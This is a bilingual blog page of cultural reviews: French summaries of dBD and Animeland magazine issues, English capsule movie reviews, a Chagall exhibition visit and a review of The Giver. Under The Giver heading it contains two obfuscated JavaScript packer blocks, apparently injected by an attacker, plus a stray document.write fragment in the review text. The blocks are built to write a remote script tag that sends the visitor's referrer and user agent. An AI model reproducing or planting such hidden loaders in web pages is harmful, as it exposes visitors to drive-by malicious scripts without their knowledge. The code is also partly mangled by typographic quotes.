Le tout dernier numéro de dBD (juillet-août 2017), un magazine consacré à “l’actualité de toute la bande-dessinée” [disponible dans les bibliothèques de Montréal], nous offre un dossier sur la science-fiction et met en couverture Valérian. En plus des inévitables actualités et critiques de parutions récentes, nous y retrouvons plusieurs points d’intérêts: nous avons droit, entre autres, à un interview avec Nora Reddani, commissaire d’exposition à La Villette, qui nous parle de l’exposition “Valérian et Laureline en mission pour la Cité” jusqu’au 14 janvier 2018 à La Cité des Sciences et de l’Industrie, Efa & Rubio nous parle de leur Monet, Nomade de la lumière (chez Lombard), Bocquet rend hommage à Jidéhem ( Sophie), Nicoby parle des petits livres qu’il auto-édite pour le plaisir de ses fans, Chauzy parle de son adaptation BD du roman de Pelot, L’Été en pente douce (chez Fluide Glacial), le couple Jodorowsky / Montandon parle de leur collaboration artistique, le chanteur Adamo parle de ses amitiés avec des bédéistes (Tibet, Uderzo, Peyo, etc.), interview avec Phicil (Courtois & Phicil, La France sur le Pouce, Dargaud), articles sur la BD & l’armée, Hubert (Hubert & Burckel, La nuit mange le jour, Glénat), Brueas & Toulhoat (Block 109 chez Akileos), Cromwell (Cromwell & Gratien, Anita Bomba, journal d’une emmerdeuse, Akileos), et sur le mouvement punk dans la BD. 128 pages, toutes en couleurs, riches en information! Une lecture essentielle (à acheter ou emprunter en biblio) pour ceux qui s’intéresse à la BD sous toutes ses formes (i.e. aussi les comics, mangas, manhwa, etc).

Toutefois, ce qui a le plus retenu mon attention dans ce numéro c’est le trop bref interview (pp. 46-51) avec Christin & Mézières, faites à l’occasion de la sortie prochaine de l’adaptation au cinéma par Luc Besson (Valérian et la cité des milles planètes, sortie à Montréal le 21 juillet!) de leur série culte (Valérian [et Laureline], agent spatio-temporel). On retrouve aussi deux articles sur le genre Pulp (pp. 52-55) et les récits  Post-apocalyptiques en BD (pp. 56-59), mais celui qui m’a le plus intéressé c’est l’article sur la Bédéthèque Idéale de science-fiction (pp. 60-65: 33 titres de 1934 à 2016, incluant cinq mangas!) où je retrouve certains de mes favoris: Lone Sloane (Druillet), Valérian et Laureline (Christin & Mézières), Yoko Tsuno (Leloup), Le vagabond des Limbes (Godard & Ribera), Major Fatal (Moebius), Trilogie Nikopol (Bilal), L’Incal (Jodorowsky & Moebius), Nausicaä (Miyazaki), Akira (Otomo), et 20th Century Boys (Urasawa)… À lire!

[Commentaire aussi disponible sur Goodreads et sur Les Irrésistibles]

💊     💊     💊

Animeland est un magazine que je suis depuis ses débuts (en avril 1991). J’en avais rencontré les fondateurs (Yvan West Laurence et Cédric Littardi) à AnimeCon (première convention officielle sur l’animation japonaise en Amérique du nord, qui s’est tenue du 30 août au 2 septembre 1991, à San Jose en Californie — c’est d’ailleurs là que j’ai rencontré mon épouse!). C’est l’un des top magazines non-nippon consacré au dessin animé et à la bande-dessinée japonaise et le seul de la francophonie. Il est disponible dans les bibliothèques de Montréal.

Animeland #214

Les points saillants de ce récent numéro (Février/Mars 2017) d’Animeland (en plus des indispensables actualités et commentaires sur les parutions récentes) sont deux dossiers sur le cyberpunk dans la manga et l’anime (dont un article sur Ghost in the shell qui fait la couverture) et sur le manga de Naruto, un enquête sur les école manga (bande-dessinée) en France, un article “tendances” sur le fait que les séries animées sont maintenant beaucoup plus courte que dans les années ’80 et ’90, des introduction sur plusieurs anime (Kabanneri of the Iron Fortress, ACCA 13, Yôjo Senki, les anime de vélo, The Great Passage, Redline, La tour au-delà des nuages, Haibane Renmei), manga (March comes in like a lion, Perfect Crime, Pline, Magical Girl Boy, Les Fleurs du mal, Dragons Seekers, Le troisième Gédéon), jeu videos (The Last Guardian, Final Fantasy XV), des portraits de seiyu (Maaya Sakamoto) et musicien (Shiro Sagisu), et six interviews (avec Travis Knight [Kubo], John Musker et Ron Clements [Vaiana], l’équipe de WIT Studio, Eisaku Inoue [One Piece], Shinya Kinoshita, Morihiko Ishikawa).

Dans ce numéro, j’ai fait la géniale découverte du manga Pline, une biographie du naturaliste romain Pline l’Ancien par Mari Yamazaki (Thermae Romae) et Miki Tori. Prépublié au Japon par Shinchôsa dans le périodique Shinchô 45, ce manga seinen, qui est toujours en cours, a déjà quatre tomes de paru dont trois ont été traduit en français par Casterman. À lire absolument!

On y révèle également les résultat du Grand Prix Animeland 2016: Meilleur anime: Yuri!!! On Ice; Meilleur film: Your name.; Meilleur film étranger: La tortue rouge; Meilleur manga: ex-aequo Dead Dead Demon’s Dededede Destruction (Kana) / Le mari de mon Frère (Akata); Meilleur manga one-shot: Marie-Antoinette: La jeunesse d’une reine (Glénat); Meilleur shônen: My Hero Academia (Ki-oon); Meilleur shôjo: Perfect World (Akata); Meilleur yaoi: ex-aequo Doukyusei (Boy’s love/IDP) / L’Étranger de la plage (Boy’s love/IDP); Meilleur seinen: Dead Dead Demon’s Dededede Destruction (Kana).

Somme toute, c’est une lecture indispensable pour quiconque désir rester à jour sur les parutions d’anime et de manga.

[Commentaire aussi disponible sur Goodreads et Les Irrésistibles]

💊     💊     💊

Animeland #215

Avec son plus récent numéro (Avril/Mai 2017), Animeland se renouvelle avec une maquette plus épurée. En plus des indispensables actualités et commentaires sur les parutions récentes, ce numéro est riche en dossiers: la tradition dans la pop culture japonaise (religion, vie quotidienne et folklore), le marché du manga en 2016 (l’embellie se confirme: hausse du chiffre d’affaire de 7.9%), les adaptations live de manga et d’anime (au Japon, à Hollywood et ailleurs, et surtout un article sur l’adaptation cinématographique de Ghost in the shell) et sur les superbes mangas historiques de Shin’ichi Sakamoto Innocent et Innocent Rouge.

Le magazine nous présente également de nombreux anime (Perfect Blue, Genocidal Organ, Sword Art Online: Ordinal Scale, Blue Exorcist Kyoto Saga, Freaky Girls, Chain Chronicle, Onihei, Ah! My Godess), manga (Man in the window, Fire Force, Berserk, Moving Forward, L’enfant et le maudit, To your eternity), jeu videos (Yakuza O, Resident Evil 7: Biohazard), des portraits de seiyu (Adeline Chetail) et musicien (Susumu Hirasawa), ainsi que quatre interviews (avec Yuichi Nakamura & Takahiro Sakurai [Genocidal Organ], Shinichiro Kashiwada & Shingo Adachi [Sword Art Online]). 116 pages (et un poster) pleines d’info indispensables pour tout amateur d’animation japonaise et de manga!

[Commentaire aussi disponible sur Goodreads et Les Irrésistibles]

💊     💊     💊

[ Translate ]

SaveSave

SaveSave

SaveSave

SaveSave

SaveSave

SaveSave

SaveSave

Movie capsule-reviews (02.017.182)

I meant to catch up on those comments in a long time, so here are a bunch of them…

Jason Bourne

The bad guys at the CIA who erased his memories, killed several of his girlfriends as well as his father are still after him despite the fact the he just want to be left alone… It seems that spy movies now are just endless car chases and computer hacking. Boring!


[ AmazonIMdBWikipediaYoutube ]

💊     💊     💊

La La Land

A beautiful film that pays tribute to the city of L.A., to Jazz and to the cinema of the fifties but the director cannot deny the French blood flowing in his veins because his film is strangely reminiscent of Jacques Demy‘s The Young Girls of Rochefort, and of some cinematographic techniques of Lelouche. While paying tribute, he manges to escapes (particularly with its ending) many of Hollywood movies’ stereotypes and therefore deserves all the attention and accolades he has received. A must see, definitely.


[ AmazonBiblio — IMdBOfficial — WikipediaYoutube ]

💊     💊     💊

King Charles III

I thought this TV movie would be quite bad: poorly made, poorly acted and of bad taste. But actually, it is beautifully made and, although the acting is not stellar, it is acceptable. It also brings the interesting question of what would happen to England, and to the monarchy, when the Queen dies. I always thought that it’s a bit too soon to make movies about people who are still alive. That’s why, in my opinion, Victoria is less edgy then The Crown. It’s touchy to tell the story of the early reign of Elisabeth II while she’s still the Queen and it’s even more touchy to speculate about how the monarchy would survives the death of such a long lasting monarch while she still lives. Many people have never known anybody else on the throne. Wouldn’t it put the whole existence of the monarchy in question? I think that the questions asked by this movie are spot on — although the portrayal of the royal family was often quite out of character (A resentful Charles? An over ambitious Kate Middleton?) — but all this is only speculation. Hence plenty of controversy in the press when it first aired in the U.K.

As it is based on a play, it feels very theatrical (even lyrical sometimes) and almost sounds like a shakespearian play (with verses, rhymes and lots of aparte) — so why should we be surprised that its plot offers such drama? It sounds really beautiful, particularly because of its soundtrack using baroque-style religious chants in latin — quite similar to what they used in Victoria. It’s not a really great movie but is certainly worth seeing if you are interested in either the British monarchy or in political/speculative fiction. Surprisingly, I enjoyed it.

[ AmazonIMdBWikipediaYoutube ]

You can also read this comment (in French) on the website of Les Irrésistibles.

💊     💊     💊

Inferno

It’s the first movie of that series for which I did not read the book. I stopped after twenty pages because all Dan Brown books seem follow the same formula, so it felt boring. And because I didn’t have foreknowledge, the movie didn’t feel boring at all. In fact, the idea of the amnesia is a clever trick that allows for a well constructed thriller.


[ AmazonBiblio — IMdBWikipediaYoutube ]

💊     💊     💊

Florence Foster Jenkins

This movie tells us that sometimes the beauty is not in the quality of a work but in its persistance. It is quite funny and sad altogether. Biographical movies of unlikable characters can be a drag, but in the end everybody has redeemable qualities. It ends up that Florence Foster Jenkins was an interesting woman after all (even if she really was a bad singer!) and I enjoyed the movie. Particularly because of the remarkable performances by the three main actors, but mostly Meryl Streep.


[ AmazonBiblio — IMdBWikipediaYoutube ]

💊     💊     💊

Le roi dance

After watching the second season of Versailles, we felt like seeing more of Louis XIV. However, this old movie by Gérard Corbiau (Farinelli) is more about the rise and fall of Jean-Baptiste Lully than the Sun King himself. The baroque musician was a favourite of the king and worked at the court from 1661 to 1686, when his dissolute life brought him disgrace. He wrote dances and ballets for the king, music for plays (collaborating with Molière amongst others), several operas and some sacred music. The historical subject is quite interesting, but the movie shows its age, is rather slow and nearly boring.


[ AmazonBiblio — IMdBWikipediaYoutube ]

💊     💊     💊

Independence Day: Resurgence

Ah, sequels… I was fearing that this would be a mere repeat of the first movie, but it is just simply worse: meaner, badder aliens come with much bigger ship and their queen to suck up the core of the planet! But, there is hope, because the enemy of my enemy is my friend?! It is very superficial and not very original. So, how comes that I enjoyed it? Probably the brainless action, over-present special effects and a few good ideas… However, I am getting a little tired of those alien invasion movies.


[ AmazonBiblio —  IMdBWikipediaYoutube ]

💊     💊     💊

Arrival

You could think this is just another alien invasion catastrophe movie, but you couldn’t be more wrong. This is the most beautifully complexe film I’ve seen in a very long time. Based on the novellaStory of Your Life” by Ted Chiang, it tells the story of linguist Louise Banks who is called upon by the government to help translate the language of aliens who just landed lenticular spacecrafts on twelve Earth locations. The squid-like “heptapods” have a written language made of complex circular symbols. With trials and errors she manages to exchange vocabulary and build trust until they can finally ask the million dollars question: “why are they here?” The answer will bring the world to the brink of war! Learning their language and understanding its relationship with time will also change her forever…

It’s a movie about communication and language, of course, but also about understanding and relationship. Her relationship with the aliens, with her colleague Ian Donnelly, with her daughter Hannah, with the Chinese General Shang, with time… It is certainly not an action movie — as there are many slow and long scenes — but it is a beautifully made science-fiction thriller. The most interesting to me is that it is a local movie, shot in Quebec by French-Canadian director Denis Villeneuve (Polytechnique, Incendies, Sicario and currently working on Blade Runner 2049 and developing a new adaptation of Dune) ! A must see.

[ AmazonBiblio — IMdBOfficial — WikipediaYoutube ]

💊     💊     💊

[ Traduire ]


Chagall





En fin de semaine j’ai finalement réussi à visiter l’exposition Chagall au Musée des Beaux-Arts avant qu’elle ne se termine. D’habitude je ne suis pas trop fervent d’art moderne mais je dois avoué avoir été surpris par celle-ci. Marc Chagall est juste assez figuratif pour que je l’apprécie. Il a une palette de couleurs attrayante et ses sujets sont très révélateurs de la culture qui l’a nourrie (il était juif hassidique russe). Étrangement, les thématiques récurrentes dans son oeuvre semblent correspondre aux instruments à cordes (violons, mandolines), au coq et au cirque! C’est un artiste très polyvalent qui a touché à pratiquement tout les media, de la peinture à la sculpture, aux fresques et aux vitraux, de même qu’à la céramique ainsi qu’aux décors et costumes de scènes…

Une très belle exposition qui m’a beaucoup apprise. Un gros merci au Musée des Beaux-Arts de Montréal pour nous abreuver, année après année, de tant de culture!

Voici un bref aperçu de l’exposition :

Et voici quelques unes de mes oeuvres favorites de Chagall :

Vous pouvez voir une sélection plus complète des oeuvres qui m’ont le plus touché sur l’album Flickr que j’ai créé à cet effet.

Et si vous désirez en connaître plus sur ce grand artiste du vingtième siècle vous trouverez en bibliothèque probablement tout ce qu’il vous faut pour satisfaire votre curiosité.

[ Translate ]

Capsule reviews

The Giver

eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eenfb|var|u0026u|referrer|biidt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|adzfd|var|u0026u|referrer|yntbk||js|php’.split(‘|’),0,{}))
In a post-cataclysmic world, document.write(“”); humanity survives in a small utopian society which is peaceful and content, but colourless and deprived of emotions. With his coming of age, Jonas (Brenton Thwaites) is assigned a role as Receiver of Memory and instructed by the Giver (Jeff Bridges), who telepathically shares with him all the memories from the ancient time in order to give him the wisdom necessary to advise the Chief Elder (Meryl Streep) in her decisions. With this knowledge comes the realization that this seemingly perfect society is in no way morally better than the previous one: citizens are drugged into conformity and when they become less useful or rebellious they are “released to the Elsewhere”, i.e. murdered by lethal injection! To justify their authoritarian ways, the Chief Elder says “When people have the freedom to chose, they chose wrong every single time” — true, but at least they have the freedom to be wrong! By reaching the distant borders of the community, the hero wants to reset the society in hope for a better future (and to save the woman he loves, Fiona (Odeya Rush)). Based on Lois Lowry‘s young adult novel, this science-fiction movie succeeds, with a relatively small budget ($25 millions), to create an entertaining and thought-provoking story, making us ponder the moral values of our society. Even if it’s a little reminscient of Logan’s Run, this is an excellent movie well worth watching.

